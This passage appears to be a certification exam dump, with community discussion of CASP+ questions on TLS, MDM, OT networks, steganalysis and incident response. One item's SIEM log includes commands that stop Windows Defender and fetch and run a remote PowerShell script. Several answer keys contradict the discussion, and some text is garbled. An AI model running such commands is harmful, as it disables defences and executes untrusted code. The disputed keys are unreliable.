Option A (cookies) and Option B (wildcard certificates) are not related to HTTPS interception attacks. Option C (HSTS) is a security feature that forces the client to always communicate with the server over HTTPS, but it does not prevent HTTPS interception attacks. Therefore, Option D (certificate pinning) is the correct answer.

upvoted 2 times

ito4862 3 years, 10 months ago

Selected Answer: D

Question states they are already using HTTPS, so HSTS doesn't really help. Certificate pinning is used to prevent attacks from intercepting. https://expeditedsecurity.com/blog/what-is-certificate-pinning/

upvoted 2 times

kycugu 3 years, 10 months ago

First: HSTS stands for HTTP Strict Transport Security, it's a web security policy mechanism that forces web browsers to interact with websites only via secure HTTPS connections (and never HTTP

second: Certificate pinning is an online application security technique, originally devised as a means of thwarting man-in-the-middle attacks (MITM), that accepts only authorized (“pinned”) certificates for authentication of client-server connections

correct answer is C, Certificate pinning

upvoted 2 times

david124 4 years ago

Selected Answer: C

C, because HTST will enforce using HTTPS

upvoted 2 times

ts260 4 years, 1 month ago

C, HSTS Cert pinning is deprecated

upvoted 3 times

emaney 4 years, 3 months ago

The answer is C https://https.cio.gov/hsts/

upvoted 1 times

am2005 4 years, 8 months ago

answer is C

upvoted 2 times

Question #32 *Topic 1*

A user in the finance department uses a laptop to store a spreadsheet that contains confidential financial information for the company. Which of the following would be the BEST way to protect the file while the user travels between locations? (Choose two.)

A. Encrypt the laptop with full disk encryption.

B. Back up the file to an encrypted flash drive.

C. Place an ACL on the file to only allow access to specified users.

D. Store the file in the user profile.

E. Place an ACL on the file to deny access to everyone.

F. Enable access logging on the file.

Suggested Answer: *A, B*

isaphiltrick Most Recent 2 years, 1 month ago

Selected Answer: AB

Encrypting the laptop with full disk encryption (A) and backing up the file to an encrypted flash drive (B) are the best practices to ensure that the confidential financial information stored on the laptop remains protected while the user travels between locations. These measures mitigate the risks associated with theft or loss of the laptop, providing both confidentiality and data availability in transit.

While access control lists (ACLs) can restrict access to specific users, they do not protect the file if the laptop is lost or stolen. ACLs are effective for controlling access within a network or filesystem but do not provide sufficient protection in transit or when the device is physically compromised.

upvoted 2 times

23169fd 2 years, 1 month ago

Selected Answer: AB

A. Encrypt the laptop with full disk encryption:

Full disk encryption ensures that all data on the laptop is encrypted, making it inaccessible to unauthorized users if the laptop is lost or stolen. This provides comprehensive protection for all files, including the confidential spreadsheet. B. Back up the file to an encrypted flash drive:

Backing up the file to an encrypted flash drive provides a secure backup solution. If the laptop is lost or damaged, the user still has access to the encrypted backup, ensuring that the confidential information is protected and recoverable.

upvoted 1 times

cyspec 2 years, 3 months ago

Selected Answer: AB

This laptop likely belongs solely to the user. None of the other actions make sense, so B is the next best answer.

upvoted 3 times

simsbow1098 2 years, 5 months ago

Selected Answer: AB

I am going to go with A and C. The only reason I don't say B is because how we use the term back up at my job. When we back something up to an external there is still a copy of it on the computer. If they said transfer the file to an encrypted flash drive it would make sense to me to say A and B over C but this is CompTIA where every word in the question matters. I may just be bias let me know what you guys think.

upvoted 2 times

ElDirec 2 years, 8 months ago

Selected Answer: AB

A of course, and B because of the additional backup. While Place an ACL on the file to only allow access to specified users, can restrict who can access the file, it doesn't protect the data if the laptop is lost or stolen and the file system is accessed by other means.

upvoted 2 times

Nickolos 2 years, 7 months ago

Yeah but the question doesn't ask about backup, it's asking best options to protect the file. Having the file backed up on a USB just introduces a new way to lose this information.

upvoted 1 times

jhxetc 2 years, 10 months ago

Selected Answer: AB

I think the keyphrase here is "protect the file," meaning how do we ensure CIA on the data in the event that the laptop is lost/stolen/destroyed while traveling.

Adding an ACL doesn't really make sense in combination with full drive encryption. If someone is able to decrypt the drive, they can just plug it into another computer and take ownership.

I think the backup is the only thing that makes sense as the encryption covers CI and the backup would cover A.

upvoted 2 times

Trap_D0_r 2 years, 9 months ago

Adding an ACL makes sense for a domain-joined machine--if someone did manage to log onto your device using a service account or guessing a member's password, they still wouldn't be able to get to the file.

B doesn't really do anything to protect the file "while traveling." The question suggests that we're worried about data interception, not data destruction. If the question asked to protect the file from destruction while the employee travels, an encrypted backup would make sense. As the question is phrased, A/C are the correct answers.

upvoted 1 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: AB

While ACLs can be part of a security strategy, they are often more effective in controlled and static environments. In the context of a user traveling between locations, the combination of full disk encryption and encrypted backup provides a higher level of security for the confidential financial information on the laptop.

upvoted 2 times

ThatGuyOverThere 2 years, 11 months ago

Selected Answer: AB

Forgot to vote....

upvoted 2 times

ThatGuyOverThere 2 years, 11 months ago

I would say AB because the backup is protecting the file from being lost should something happen to the laptop. C, while not a bad idea, isn't really as necessary with full disk encrypting since a pin will be required to unlock the laptop to even try to log in. So no other user should be able to attempt to log in anyway.

upvoted 2 times

bobsmith69 3 years ago

AC Agreed

upvoted 1 times

rice3cooker 3 years, 1 month ago

Selected Answer: AB

For transporting a file it makes sense for A and B sense if someone takes your laptop and you have access to it that means theyd have access to that file. While if it’s encrypted its at least becomes unreadable without the passcode

upvoted 2 times

catastrophie 3 years ago

Think of the CIA triad. They are worried about Confidentiality protection, specifically in this scenario. Option B provides a solution to Availability. Yes, it's encrypted, and that provides confidentiality for the flash drive, but backing the data up in the first place does not solve the initial issue.

upvoted 3 times

Question #33 *Topic 1*

A threat hunting team receives a report about possible APT activity in the network.
Which of the following threat management frameworks should the team implement?

A. NIST SP 800-53

B. MITRE ATT&CK

C. The Cyber Kill Chain

D. The Diamond Model of Intrusion Analysis

Suggested Answer: *A*
Reference: https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-30r1.pdf

RevZig67 Highly Voted 4 years, 5 months ago

Selected Answer: B

MITRE ATT&CK is all about APTs

upvoted 11 times

patinho777 Highly Voted 4 years, 9 months ago

Selected Answer: C

I think that it is C, NIST is for U.S. federal information systems.

upvoted 6 times

cyspec Most Recent 2 years, 1 month ago

Selected Answer: B

B can be used to identify TTPs and map to a specific APT to identify their motives and plan ahead. Techniques used by their past attacks can be used as IOCs to identify further compromised machines.

upvoted 3 times

23169fd 2 years, 3 months ago

Selected Answer: B

Detailed TTPs: It provides a comprehensive and detailed list of tactics and techniques used by adversaries, which is crucial for threat hunting. Mapping Capabilities: Allows security teams to map observed adversary behavior to known techniques, aiding in detection and analysis. Proactive Hunting: Facilitates proactive threat hunting by providing a structured approach to look for specific behaviors and indicators of compromise.

upvoted 2 times

Trap_D0_r 2 years, 9 months ago

"Threat Hunting Team" is the key phrase here. Ops teams will use NIST standards to harden systems against attacks. Ops will work with Cyber to implement MITRE ATT&CK to prevent exploitation of attack vectors. Threat Hunting Teams use the Cyber Kill Chain to Identify and Neutralize active APTs on the network. The Diamond model is some stupid diagram I've never heard of before. Answer is C.

upvoted 1 times

Trap_D0_r 2 years, 9 months ago

MITRE is all about *POTENTIAL* threats--not current active threats.

upvoted 1 times

Pelry 2 years, 9 months ago

Answer: C When dealing with a report of possible Advanced Persistent Threat (APT) activity in a network, one of the threat management frameworks that the threat hunting team could consider implementing is the "Cyber Kill Chain." The Cyber Kill Chain is a framework developed by Lockheed Martin that describes the stages of a targeted cyberattack, allowing organizations to understand and defend against the various phases of an APT.

upvoted 1 times

imather 3 years, 2 months ago

Selected Answer: B

The question is asking what framework to implement to respond to an APT. NIST SP 800-53 - Set of standards and guidelines to meet FISMA requirements; not an APT response framework. MITRE ATT&CK - knowledge base of adversary tactics and techniques. Used as a foundation for development of threat models The Cyber Kill Chain - Provides visibility into steps APTs must complete to achieve objectives. The Diamond Model of Intrusion Analysis - this is more of a lessons learned / incident review model or a preparation tool than a threat management framework.

I think the answer boils down to MITRE or Kill Chain. MITRE provides tactics used as well as the same structure of the Kill Chain, so going with MITRE

upvoted 3 times

BiteSize 3 years, 3 months ago

Selected Answer: B

I want to go with A but can't because Threat hunters use the MITRE ATT&CK Framework. CSIRT uses the NIST 800-53 so therefore, I'm 100 % sure on B MITRE ATT&CK.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

margomi86 3 years, 7 months ago

Selected Answer: B

B. MITRE ATT&CK is a threat management framework that can be used to identify, categorize, and prioritize potential threats, including APT activity. It provides a comprehensive knowledge base of adversary tactics, techniques, and procedures (TTPs) that can be used to conduct threat hunting and improve defenses. NIST SP 800-53, the Cyber Kill Chain, and the Diamond Model of Intrusion Analysis are other frameworks that can be used for threat management but do not specifically focus on APT activity.

upvoted 2 times

OneSaint 3 years, 8 months ago

Selected Answer: B

MITRE ATT&CK is all about APTs like RevZig97 mentioned. Great example is APT28. that's already been mapped out for you by the MITRE team. APT28 is an advanced persistent threat that's been identified as being a Russian cyber espionage group that's likely associated with the Russian military intelligence agency known as GRU.

upvoted 2 times

ito4862 3 years, 10 months ago

Selected Answer: C

Reading through the NIST publication, it is mostly about developing secure networks. Stuff related to APTs is most education and security controls already in place. https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf

MITRE ATT&CK is proactively testing your network (Red Team). It is about emulating your adversaries not necessarily stopping current attacks. https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf

Cyber Kill Chain framework is part of the Intelligence Driven Defense® model for identification and prevention of cyber intrusions activity. Seems the best answer. https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

upvoted 2 times

[Removed] 3 years, 11 months ago

Selected Answer: B

NIST is the National Institute of Standards and Technology; 800-53 is specific to software development life cycles MITRE ATT&CK The MITRE ATT&CK framework is a matrix of tactics and techniques used by threat hunters, red teamers, and defenders to better classify attacks and assess an organization's risk. The aim of the framework is to improve post-compromise detection of adversaries in enterprises by illustrating the actions an attacker may have taken

upvoted 4 times

ryanzou 3 years, 11 months ago

Selected Answer: B

B makes sense to me

upvoted 2 times

sh4dali 4 years ago

Selected Answer: B

Go with B as well

upvoted 2 times

Scor65 4 years ago

Selected Answer: B

CISA has released a table of tactics, techniques, and procedures (TTPs) used by the advanced persistent threat (APT) actor involved with the recent SolarWinds and Active Directory/M365 compromise. The table uses the MITRE ATT&CK framework to identify APT TTPs and includes detection recommendations.

https://www.cisa.gov/uscert/sites/default/files/publications/Supply_Chain_Compromise_Detecting_APT_Activity_from_known_TTPs.pdf

upvoted 2 times

dangerelchulo 4 years, 1 month ago

Selected Answer: B

B - MITRE ATT&CK is the right answer, Cyber kill chain doesn't hand persistent as specific case since in chain event persistence is part of it. Review the link below for side by side comparison and also talks about how MITRE handles persistence attacks (search for the word).

https://verveindustrial.com/resources/blog/what-is-mitre-attack-framework/

upvoted 4 times

angryelvis 3 years, 10 months ago

great link - 4. Threat detection and monitoring & 5. Incident response seem to be what the question is asking for

upvoted 3 times

Question #34 *Topic 1*

Device event logs sourced from MDM software as follows:

Which of the following security concerns and response actions would BEST address the risks posed by the device in the logs?

Device	Date/Time	Location	Event	Description
ANDROID_1022	01JAN21 0255	38.9072N,77.0369W	PUSH	APPLICATION 1220 INSTALL QUEUED
ANDROID_1022	01JAN21 0301	38.9072N,77.0369W	INVENTORY	APPLICATION 1220 ADDED
ANDROID_1022	01JAN21 0701	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0701	25.2854N,51.5310E	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0900	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 1030	39.0067N,77.4291W	STATUS	LOCAL STORAGE REPORTING 85% FULL

A. Malicious installation of an application; change the MDM configuration to remove application ID 1220.

B. Resource leak; recover the device for analysis and clean up the local storage.

C. Impossible travel; disable the device's account and access while investigating.

D. Falsified status reporting; remotely wipe the device.

Suggested Answer: *C*

armid Most Recent 2 years, 3 months ago

Selected Answer: C

but.. what IF he used VPN? xD

upvoted 3 times

ElDirec 2 years, 8 months ago

Selected Answer: C

Qatar vs Washington DC at the same time

upvoted 2 times

Chimpeth 3 years, 1 month ago

Selected Answer: C

Push events are generally sent form MDM administrators or Systems.

Impossible travel.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: C

Two Timestamps at 0701 with two different locations

upvoted 2 times

margomi86 3 years, 7 months ago

Selected Answer: A

Based on the device event logs, the security concern and response action that would BEST address the risks posed by the device are:

Security Concern: Malicious installation of an application. Response Action: Change the MDM configuration to remove application ID 1220.

Therefore, the answer is option A.

upvoted 2 times

FOURDUE 3 years, 9 months ago

Selected Answer: C

Review the check in times and location. there is no way someone can travel that distance. C

upvoted 3 times

Rj100 3 years, 9 months ago

Answer A

upvoted 1 times

ccryptix 4 years ago

Selected Answer: C

Due to line 4, a GPS spoofing could be in use either by the newly install app, or before the app was installed.

upvoted 2 times

Question #35 *Topic 1*

An energy company is required to report the average pressure of natural gas used over the past quarter. A PLC sends data to a historian server that creates the required reports.
Which of the following historian server locations will allow the business to get the required reports in an ||¢ and IT environment?

A. In the ||¢ environment, use a VPN from the IT environment into the ||¢ environment.

B. In the ||¢ environment, allow IT traffic into the ||¢ environment.

C. In the IT environment, allow PLCs to send data from the ||¢ environment to the IT environment.

D. Use a screened subnet between the ||¢ and IT environments.

Suggested Answer: *C*

BiteSize Highly Voted 3 years, 3 months ago

Selected Answer: D

D. Screen subnet is the standard used when creating a gap between networks A & B = VPN's are secure but IT to OT environment is backwards. because you DON'T want outside access to OT env. C = is close because you need to allow the traffic, but you need to find a way to secure it via segmentation (TAXII Server, Guacamole, DMZ)

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 7 times

Bdav Most Recent 1 year, 4 months ago

Selected Answer: D

Per NIST Special Publication 800-82: Guide to Industrial Control Systems (ICS) Security. "In general, the best solution is to avoid two-one systems (no DMZ) and use a three-zone design, placing the data collector in the control network and the historian component in the DMZ."

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: D

A screened subnet, also known as a Demilitarized Zone (DMZ), acts as an intermediary network that separates the ICS and IT environments. This approach ensures that data can be securely transferred between the two environments without direct exposure. The historian server can be placed in the DMZ, allowing it to collect data from the ICS environment and generate reports accessible from the IT environment. This setup minimizes risk and maintains a robust security posture by ensuring that neither environment has direct access to the other.

upvoted 1 times

p1s3c 3 years, 5 months ago

Selected Answer: D

D. Use a screened subnet between the ||¢ and IT environments.

A screened subnet (also known as a DMZ) is a network segment that is isolated from both the internal network and the internet by firewalls. It allows for secure communication between different networks, such as the ||¢ and IT environments, while providing an additional layer of protection. By placing the historian server in the screened subnet, it can receive data from the PLCs in the ||¢ environment, and the IT environment can retrieve the reports without compromising security. This is the best option to allow for secure communication between the two environments.

upvoted 4 times

BreakOff874 3 years, 6 months ago

Selected Answer: D

D. Use a screened subnet between the OT and IT environments.

A screened subnet, also known as a demilitarized zone (DMZ), provides a secure area between the OT and IT environments that can be used to allow communication between the two environments while maintaining security. By placing the historian server in the screened subnet, the energy company can allow data to be transferred between the PLCs in the OT environment and the IT environment, while also ensuring that the OT environment is isolated from the internet and other external threats.

upvoted 3 times

Geofab 3 years, 6 months ago

Selected Answer: D

agree with D. screened subnet seems logical and secure. a good way to separate the IT and OT networks

upvoted 3 times

margomi86 3 years, 7 months ago

Selected Answer: D

In order to allow the business to get the required reports in an IT and OT environment, it would be best to use a screened subnet between the OT and IT environments. This would allow for controlled access between the two environments and protect against unauthorized access or attacks. Option D is the correct answer. Option A and B can introduce security risks to both environments and Option C would not be the best approach for maintaining a secure and separate IT and OT environment.

upvoted 3 times

milkyzzz 3 years, 8 months ago

why not D?

upvoted 4 times

RevZig67 4 years, 6 months ago

Answer C . You would want communication to start in OT environment and send it up through levels to IT.

upvoted 2 times

dgfhyjfghfgfkfhd 4 years, 6 months ago

Selected Answer: C

A seems incorrect. It's worded to sound like there's a VPN server somewhere in the OT environment, which is backwards. The PLC data would be getting forwarded to the IT environment, not vice versa.

upvoted 3 times

dgfhyjfghfgfkfhd 4 years, 6 months ago

...and you wouldn't host a VPN server outside the IT environment.

upvoted 2 times

Question #36 *Topic 1*

Which of the following is a benefit of using steganalysis techniques in forensic response?

A. Breaking a symmetric cipher used in secure voice communications

B. Determining the frequency of unique attacks against DRM-protected media

C. Maintaining chain of custody for acquired evidence

D. Identifying least significant bit encoding of data in a .wav file

Suggested Answer: *D*




Figure 1. Classification of Steganography Techniques (Adapted from Bauer 2002).

Reference: https://www.garykessler.net/library/fsc_stego.html

23169fd Most Recent 2 years, 3 months ago

Selected Answer: D

Least Significant Bit (LSB) encoding is a common steganography technique where the least significant bits of digital media files (such as .wav audio files) are altered to embed hidden data. Steganalysis techniques are specifically designed to detect such hidden data by analyzing these subtle changes, making it a direct application of steganalysis in forensic response.

upvoted 4 times

BiteSize 3 years, 3 months ago

Selected Answer: D

Steganalysis hides in media or a file.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

margomi86 3 years, 7 months ago

Selected Answer: D

D. Identifying least significant bit encoding of data in a .wav file is a benefit of using steganalysis techniques in forensic response. Steganography is the practice of concealing information within another file, such as hiding a message within an image or an audio file. Steganalysis is the process of detecting the presence of hidden information. By using steganalysis techniques, forensic analysts can identify the least significant bit encoding of data in a .wav file and determine if it contains hidden information. This can be useful in identifying whether a file has been manipulated or tampered with, and can provide valuable evidence in forensic investigations.

upvoted 3 times

Cock 3 years, 7 months ago

Selected Answer: D

Identifying least significant bit encoding of data in a .wav file is a benefit of using steganalysis techniques in forensic response. Steganalysis is the process of identifying and detecting steganography, which is the practice of hiding data within other data to conceal its existence. By using steganalysis, forensic investigators can analyze digital media to detect hidden data and information. In the context of forensic response, identifying least significant bit encoding of data in a .wav file can help investigators find hidden messages or files that may be relevant to an investigation.

upvoted 3 times

ito4862 3 years, 10 months ago

Selected Answer: D

Read the article and it explains why it is D

upvoted 3 times

xaliq 3 years, 10 months ago

B. Steganalysis attempts to identify messages and/or media which have been hidden in cover files.

upvoted 2 times

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Right, but why did you choose B as the answer? Steganalysis is the study of detecting messages hidden using steganography; this is analogous to cryptanalysis applied to cryptography, the only option that refers that is D.

upvoted 5 times

Question #37 *Topic 1*

A new web server must comply with new secure-by-design principles and PCI DSS. This includes mitigating the risk of an on-path attack. A security analyst is reviewing the following web server configuration:

Which of the following ciphers should the security analyst remove to support the business requirements?

```
TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256
TLS_AES_128_GCM_SHA256
TLS_AES_128_CCM_8_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_DHE_DSS_WITH_RC4_128_SHA
RSA_WITH_AES_128_CCM
```

A. TLS_AES_128_CCM_8_SHA256

B. TLS_DHE_DSS_WITH_RC4_128_SHA

C. TLS_CHACHA20_POLY1305_SHA256

D. TLS_AES_128_GCM_SHA256

Suggested Answer: *C*

23169fd Most Recent 2 years, 3 months ago

Selected Answer: B

This cipher suite uses RC4 encryption, which is considered insecure and has known vulnerabilities that make it susceptible to attacks. The RC4 algorithm has been deprecated and should not be used in any secure communications. Removing this cipher suite aligns with secure-by-design principles and PCI DSS requirements.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: B

RC4 is BAD!

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

Zulunation 3 years, 2 months ago

WHEN DO YOU TAKE THE EXAM

upvoted 2 times

Uncle_Lucifer Highly Voted 3 years, 1 month ago

He already took it and passed.

upvoted 8 times

margomi86 3 years, 7 months ago

Selected Answer: B

The TLS_DHE_DSS_WITH_RC4_128_SHA cipher should be removed from the web server configuration since it uses the insecure RC4 encryption algorithm, which is vulnerable to on-path attacks. Therefore, the answer is B.

upvoted 1 times

jan2134 3 years, 7 months ago

Selected Answer: B

In the past, RC4 was advised as a way to mitigate BEAST attacks. However, due to the latest attacks on RC4, Microsoft has issued an advisory against it. The PCI DSS also prohibits the use of the RC4 bulk cipher.

https://www.acunetix.com/blog/articles/tls-ssl-cipher-hardening/#:~:text=In%20the%20past%2C%20RC4%20was%20advised%20as%20a,prohibits%20the%20use%20of%20the%20RC4%20bulk%20cipher.

upvoted 4 times

FOURDUE 3 years, 9 months ago

Selected Answer: B

This document requires that Transport Layer Security (TLS) clients and servers never negotiate the use of RC4 cipher suites when they establish connections.

upvoted 2 times

adamwella 4 years, 1 month ago

Selected Answer: B

TLS 1.1 uses RC4 so its the most outdated of all the choices. Answer is B

upvoted 3 times

Sloananne 4 years, 1 month ago

Selected Answer: B

B is the only unsecure

upvoted 1 times

adamwella 4 years, 1 month ago

Where is the contributor admins on these questions. Is clearly B yet we have trolls selecting the wrong answers.

upvoted 1 times

[Removed] 4 years, 3 months ago

Selected Answer: B

RC4 is deprecated

upvoted 3 times

RevZig67 4 years, 5 months ago

Selected Answer: B

RC4 is the clue here.

upvoted 3 times

zerocool3166 4 years, 7 months ago

B. Is the answer. Additionally, use of weak cipher suites or unapproved algorithms – e.g., RC4, MD5, and others – is not allowed.
https://blog.pcisecuritystandards.org/are-you-ready-for-30-june-2018-sayin-goodbye-to-ssl-early-tls

upvoted 2 times

majestrate 4 years, 8 months ago

This is the only reference I could find:

https://datatracker.ietf.org/doc/html/rfc7465

This document requires that Transport Layer Security (TLS) clients and servers never negotiate the use of RC4 cipher suites when they establish connections.

upvoted 2 times

willsy 4 years, 8 months ago

RC4 is depricated.

upvoted 2 times

justx 4 years, 8 months ago

Think it's B. Because it says just 'SHA' at the end, which implies SHA 1

upvoted 3 times

patinho777 4 years, 9 months ago

Can someone explain why? Thanks!

upvoted 1 times

Question #38 *Topic 1*

A security analyst notices a number of SIEM events that show the following activity:

Which of the following response actions should the analyst take FIRST?

```
10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop WinDefend
10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptiacasp.exe
10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell https://content.comptia.com/content.exam.ps1
10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell --> 40.90.23.154:443
```

A. Disable powershell.exe on all Microsoft Windows endpoints.

B. Restart Microsoft Windows Defender.

C. Configure the forward proxy to block 40.90.23.154.

D. Disable local administrator privileges on the endpoints.

Suggested Answer: *A*

AnnoyingIAGuy Highly Voted 3 years, 9 months ago

Selected Answer: C

C. I think disabling powershell on all endpoints is a step too far. First you would block the suspicious external IP, then investigate further from there

upvoted 12 times

Orean Most Recent 2 years, 1 month ago

Agreed. PowerShell might also be actively used to automate other, critical tasks, so disabling it altogether could disrupt some business (and even security) functions. Try to isolate the solution to the actor rather than the technology or process.

upvoted 1 times

ito4862 Highly Voted 3 years, 10 months ago

Selected Answer: C

Going off the Cyber Kill Chain, A and D should have been done at Step 4/5. Since it already established a connection outward, it would be at Step 5: C2. The defender's last best chance to block the operation: by blocking the C2 channel. I'm assuming the test would want to follow this framework (even though I would think there would be multiple IPs as backups).

https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/Gaining_the_Advantage_Cyber_Kill_Chain.pdf

upvoted 8 times

23169fd 2 years, 3 months ago

Selected Answer: C

Blocking the external IP address 40.90.23.154 will immediately stop the connection and prevent any further data exfiltration or malicious command execution. This action contains the threat and limits its potential impact

upvoted 2 times

Bright07 2 years, 4 months ago

Answer: C. Configure the forward proxy to block 40.90.23.154.

Explanation: The question does not provide specific details about the SIEM events, but it implies that there is suspicious activity related to the IP address 40.90.23.154. The first response action should be to block this IP address to prevent further potentially harmful activity. This can be done by configuring the forward proxy to block the IP address.

Option A, disabling powershell.exe, might not be effective if the threat is not specifically related to powershell.exe. Option B, restarting Windows Defender, might not be effective if the threat has already bypassed it. Option D, disabling local administrator privileges, might not be effective if the threat does not rely on these privileges. Therefore, option C is the most direct and potentially effective first response action.

upvoted 1 times

[Removed] 2 years, 8 months ago

Selected Answer: C

C is correct.

upvoted 1 times

imather 3 years, 2 months ago

Selected Answer: C

A. Disable powershell.exe on all Microsoft Windows endpoints. - Powershell can be used in incident response and investigation, such as using invoke-ciommand B. Restart Microsoft Windows Defender. - This may temporarily work but the attacker has already demonstrated the ability to disable defender C. Configure the forward proxy to block 40.90.23.154. - This will prevent C2 and/or data exfiltration D. Disable local administrator privileges on the endpoints. - This may prevent incident response

C makes the most sense as the first option before investigating further.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: C

Stop the Bleed! Block the data leaving!

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

FOURDUE 3 years, 9 months ago

Selected Answer: C

Stop data exfiltration and stop all malicious traffic first... then clean up mess.

upvoted 2 times

John199506 3 years, 10 months ago

The actual status and concern here is that there is a remote connection in place. Disabling of powershell may be considered in lessons learned to avoid further attacks. Restart Microsoft Defender has no benefit. Disable local adminsitrator privileges on the endpoints. Why would you do that on all the endpoints when you have only one impacted host ? Be careful guys..

C is the answer.

upvoted 4 times

itgod 3 years, 10 months ago

Don't you guys think stopping powershell on all endpoints in the system is higher level of effort and may have unforeseen consequences than blocking an IP on FP? Going with C

upvoted 3 times

Andy2345 3 years, 10 months ago

Agreed. Immediately after, efforts could be concentrated on disabling Powershell, if needed.

upvoted 2 times

Mr_BuCk3th34D 3 years, 10 months ago

No, first you have to control and isolate the current threat. If you stop powershell execution on all endpoints you can have two scenarios: 1) Users that need the tool will not be able to use it, impacting the administrative operations of the environment. 2) The current threat will not be blocked and the adversary can move to another process and establish persistence on the environment anyways, even with powershell disabled.

upvoted 3 times

[Removed] 3 years, 11 months ago

Selected Answer: A

Another vague stupid CompTIA question with vague answers. The question asks us [Which of the following response actions should the analyst take FIRST?] First thing is to stop the attack. and since the attacker is using PowerShell then we want to disable Powershell. restarting Microsoft windows defender doesn't do crap because the attacker can disable it again unless we put policies in place to prevent MWD from being disabled blocking the IP address will not stop the attack as the attacker can change the destination IP address. disabling local administration privilege will also stop the attack as not only PowerShell is able to be accessed but even windows defender can't be disabled either. but this approach will take time and a lot of configurations. so for the time being you want to stop PowerShell from exporting the CompTIA file through HTTPS and that can only be done by disabling PowerShell. then later you can implement stricter configurations such as disabling local administrator privileges.

upvoted 4 times

[Removed] 3 years, 11 months ago

so if anything go with A or D

upvoted 1 times

BotWayne 4 years ago

Selected Answer: C

I would say C. Reason for this, is FIRST you'd stop the current attack. Then you'd disable powershell to prevent further attacks and try restart the defender. Disabling local admin on all endpoints will take some time, and will be a longer remediation engagement.

upvoted 4 times

ccryptix 4 years ago

Selected Answer: C

I'm going with C. Powershell scripts may be in use for other reasons on the endpoint. Block the IP that data is being sent to.

upvoted 2 times

ts260 4 years, 1 month ago

Selected Answer: C

C, stop attack

upvoted 3 times

dangerelchulo 4 years, 1 month ago

c dont stop the attack, the threat will just change ip

upvoted 2 times

dangerelchulo 4 years, 1 month ago

Selected Answer: A

stop the exploit tool then address changes.

upvoted 4 times

Big_Harambe 4 years, 2 months ago

Wouldn't powershell stop the attack first because this attacker has already infiltrated an internal system? What is stopping the attacker from changing the destination address?

upvoted 3 times

pthread1 4 years, 4 months ago

Selected Answer: A

It says what would you do FIRST.

upvoted 4 times

Question #39 *Topic 1*

